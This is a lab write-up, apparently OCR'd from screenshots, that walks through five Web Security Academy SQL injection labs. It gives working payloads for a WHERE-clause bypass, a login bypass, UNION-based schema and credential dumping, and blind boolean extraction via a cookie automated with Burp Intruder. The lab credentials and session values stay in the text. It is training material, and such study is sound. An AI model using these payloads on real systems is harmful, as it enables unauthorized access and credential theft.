
SQLi Write-Ups

Lab 1 : SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

In this lab, we have to bypass the hidden data restriction by exploiting a SQLi vulnerability in the product category filter, resulting into retrieving of one or more unreleased products in the website.




```
32.web-security-academy.net/filter?category=Gifts' OR 1=1--
```

This SQL query in the URL with the product category filter executes on the server's database and retrieve us all the hidden data bypassing the set unreleased filter on it.

Lab 2 : SQL injection vulnerability allowing login bypass


In this lab, we have to perform SQLi attack that logs into the web application as the administrator.



Login

Username	administrator'--
Password	••••

In order to bypass we using the SQL comment **--** with username in the input field of the form which doesn't validates the user input and letting us use single quote **'** to get out of the string. This helps us to **comment the rest** of the SQL query where it might be something like **AND password='xyz'** in the original SQL query, and letting us log in as **administrator** user if exist.




My Account

Your username is: administrator

Lab 3 : SQL injection attack, querying the database type and version on Oracle

This lab requires us to use UNION based SQLi to retrieve results from an injected query and display the database version string.




Pets' UNION SELECT NULL, banner FROM v$version ORDER BY 1 DESC--

```
CORE 11.2.0.2.0 Production
NLSRTL Version 11.2.0.2.0 - Production
Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production
PL/SQL Release 11.2.0.2.0 - Production
TNS for Linux: Version 11.2.0.2.0 - Production
```

Similar to Lab 1, here we have to place our SQL query in the URL with a valid category filter like Pets which is one of the visible options provided on the vulnerable website. Using single quote **'** we get out of the string and use **ORDER BY 1** , **ORDER BY 2** , **ORDER BY 3** ... or using **UNION SELECT NULL, NULL** to find the no. of columns that are being retrieved in the category filter and then the column that has the same datatype as the retrieved columns we place our query that is **UNION SELECT NULL, banner FROM v$version** that retrieve the database version string in the webpage with other tables like normal, and solving the lab.

Lab 4 : SQL injection attack, listing the database contents on non-Oracle databases


This lab contains SQLi vulnerability in the product category filter similar to previous labs also return us response so we can use UNION attacks to retrieve data from other tables. To solve this lab, we are required to log in as administrator.



Pets' UNION SELECT NULL, table_name FROM information_schema.tables--

```
pg_extension
pg_class
pg_range
pg_stat_gssapi
pg_indexes
```


Using UNION attack we find no. of columns being retrieved in the filter and then looking for the tables that exists in the database using **information_schema.tables** where we will find something like **user_thyfse** in the retrieved **table_name** (in this case) that is the table we're looking for and use it find its column names that exists inside it.



```
Pets' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users_thyfse' ORDER BY 1 DESC--
```

```
username_efmcfd
email
password_zfutsc
```


Using **information_schema.columns** with the inferred table name we look for those columns that exists inside it, now let's keep track of these findings because we need them to retrieve username and password from the table next.



```
Pets' UNION SELECT username_efmcfd, password_zfutsc FROM users_thyfse ORDER BY 1 DESC--
```

```
wiener
0twx78b5451qxtxnkksq
carlos
thwp5vkmc5nfan47u0ua
administrator
gme1idguyzwfhhyctzmo
```

Now, we found the administrator username and its password, next we go to **my account** and use the found credentials to log in as **administrator** and solve the lab successfully.




My Account

Your username is: administrator


Lab 5 : Blind SQL injection with conditional responses

This lab has a cookie (named as, tracking_cookie) used for analytics and also performs a SQL query containing the value of the submitted cookie, which is indeed vulnerable to SQLi but no query response is returned and no error message is displayed. But the web application includes a "**Welcome Back**!" message in the page if the query returns any rows. And to solve this lab we have to log in as Administrator.




```
GET / HTTP/2
Host: 0a3f00d10408f8e580d912590075009a.web-security-academy.net
Cookie: TrackingId=gUN24XoPNtEE6bPs' AND 1=1--; session=Qzc00eQAy1hkTqtF8yTboUfpBuJnOyCD
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/116.0.5845.97 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Let's check for the "welcome back!" that is returned in the webpage and find when it is being returned in the webpage. Using **BurpSuite Repeater** to have a state of the HTTP headers for every request.



```
</p>
<div>
  Welcome back!
</div>
<p>
  |
</p>
<a href="/my-account">
  My account
```


We can see a "welcome back!" message in the response if the condition is **AND 1 = 1 --** but no "welcome back!" message in the webpage if it is **AND 1 = 2 --**, that confirms that our query is being processed by the database on server.



```
Cookie: TrackingId=gUN24XoPNtEE6bPs' AND (SELECT 'x' FROM users LIMIT 1)='x'--; session=
Qzc00eQAy1hkTqtF8yTboUfpBuJnOyCD
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/116.0.5845.97 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
          Not solved
        </p>
        <span class=lab-status-icon >
        </span>
      </div>
    </div>
  </div>
</section>
</div>
<div theme="ecommerce">
  <section class="maincontainer">
    <div class="container">
      <header class="navigation-header">
        <section class="top-links">
          <a href=/>Home
        </a>
        <p>
          |
        </p>
        <div>
          Welcome back!
        </div>
        <p>
```


Next we go one step further and check for the **users** table that if exists in the database or not using a query something like this **(SELECT 'x' FROM users LIMIT 1)='x'--** which executes only if the users table exists in the database and then it becomes **'x'='x'** which is **true** (Boolean) similar to **1=1**, so we see a welcome back message in the response in our case.



```
Cookie : TrackingId =gUN24XoPNtEE6bPs'  AND (SELECT 'x' FROM users WHERE username='administrator'  LIMIT 1)='x'-- ;
session =Qzc00eQAy1hkTqtF8yTboUfpBuJnOyCD
Cache-Control : max-age=0
Sec-Ch-Ua :
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : ""
Upgrade-Insecure-Requests : 1
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97
 Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sign
ed-exchange;v=b3;q=0.7
Sec-Fetch-Site : none
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Accept-Encoding : gzip, deflate
Accept-Language : en-US,en;q=0.9
```

```
              Not solved
            </p>
            <span class=lab-status
            </span>
          </div>
        </div>
      </div>
    </section >
  </div>
  <div theme="ecommerce ">
    <section class="maincontainer
      <div class="container ">
        <header class="navigation-
          <section class="top-link
            <a href=/>Home
          </a>
          <p>
            |
          </p>
          <div>
            Welcome back!
          </div>
```


Now, lets find if the administrator username exists or not in the users table using **WHERE username='administrator'** which is also true and we get the message in the response. Next we have to find the length of the password to set a limit of how much iterations required to acquire the whole password and some leverage to finding administrator's password.



```
Host : 0a3f00d10408f8e580d912590075009a.web-security-academy.net
Cookie : TrackingId =gUN24XoPNtEE6bPs'  AND (SELECT 'x' FROM users WHERE username='administrator'  AND LENGTH(password)=20  LIMIT 1)='x'-- ;
 session =Qzc00eQAy1hkTqtF8yTboUfpBuJnOyCD
Cache-Control : max-age=0
Sec-Ch-Ua :
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : ""
Upgrade-Insecure-Requests : 1
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97  Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Sec-Fetch-Site : none
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Accept-Encoding : gzip, deflate
Accept-Language : en-US,en;q=0.9
```

```
            <p>
              Not solved
            </p>
            <span class=lab-status-icon
            </span>
          </div>
        </div>
      </div>
    </section >
  </div>
  <div theme="ecommerce ">
    <section class="maincontainer ">
      <div class="container ">
        <header class="navigation-header
          <section class="top-links ">
            <a href=/>Home
          </a>
          <p>
            |
          </p>
          <div>
            Welcome back!
          </div>
          <p>
            |
          </p>
```

In our case we inferred that the password length is 20, on which we get the 'welcome back!' message in the response. Now we can use **BurpSuite Intruder** to automate our task and attack our target that is this lab in this case. We will **cluster bomb** that uses different **payload sets** for each **payload positions** as set. So, we have two payload sets, one for iterating over **1 to 20** in the password and other one to change for to match the substring (that is one character) for each password character like SUBSTR(password, **§1§**, 1)=' **§x§**', this we will do as follows :




Attack type: Cluster bomb

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a3f00d10408f8e580d912590075009a.web-security-academy.net

```
GET / HTTP/2
Host: 0a3f00d10408f8e580d912590075009a.web-security-academy.net
Cookie: TrackingId=gUN24XoPNtEE6bPs' AND (SELECT SUBSTR(password, §1§, 1) FROM users WHERE username='administrator')='§x§'--; session=Qzc00eQAy1hkTqtF8yTboUfpBuJnOyCD
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
```


Payload set: 1
Payload type: Numbers
Payload count: 20
Request count: 0

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.


Number range

Type: [✓ Sequential] Random
From: 1
To: 20
Step: 1
How many:

Number format

Base: [✓ Decimal] Hex

This is how we will select our payload list one is sequential decimal **numbers**, from 1 to 20 with each step is +1 and another one is **simple list** which is a to z and 0 to 9.



Payload set: 2
Payload type: Simple list
Payload count: 36
Request count: 720

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloa

w
x
y
z
0
1
2
3
4

Next we will grep our 'welcome back!' message going into **settings** and in the **Grep – Match** section we turn it on and add "welcome" in it then start the attack,


Grep - Match

These settings can be used to flag result items containing specified expressions.

[✓] Flag result items with responses matching these expressions:


welcome

welcome

Match type: [✓ Simple string] Regex

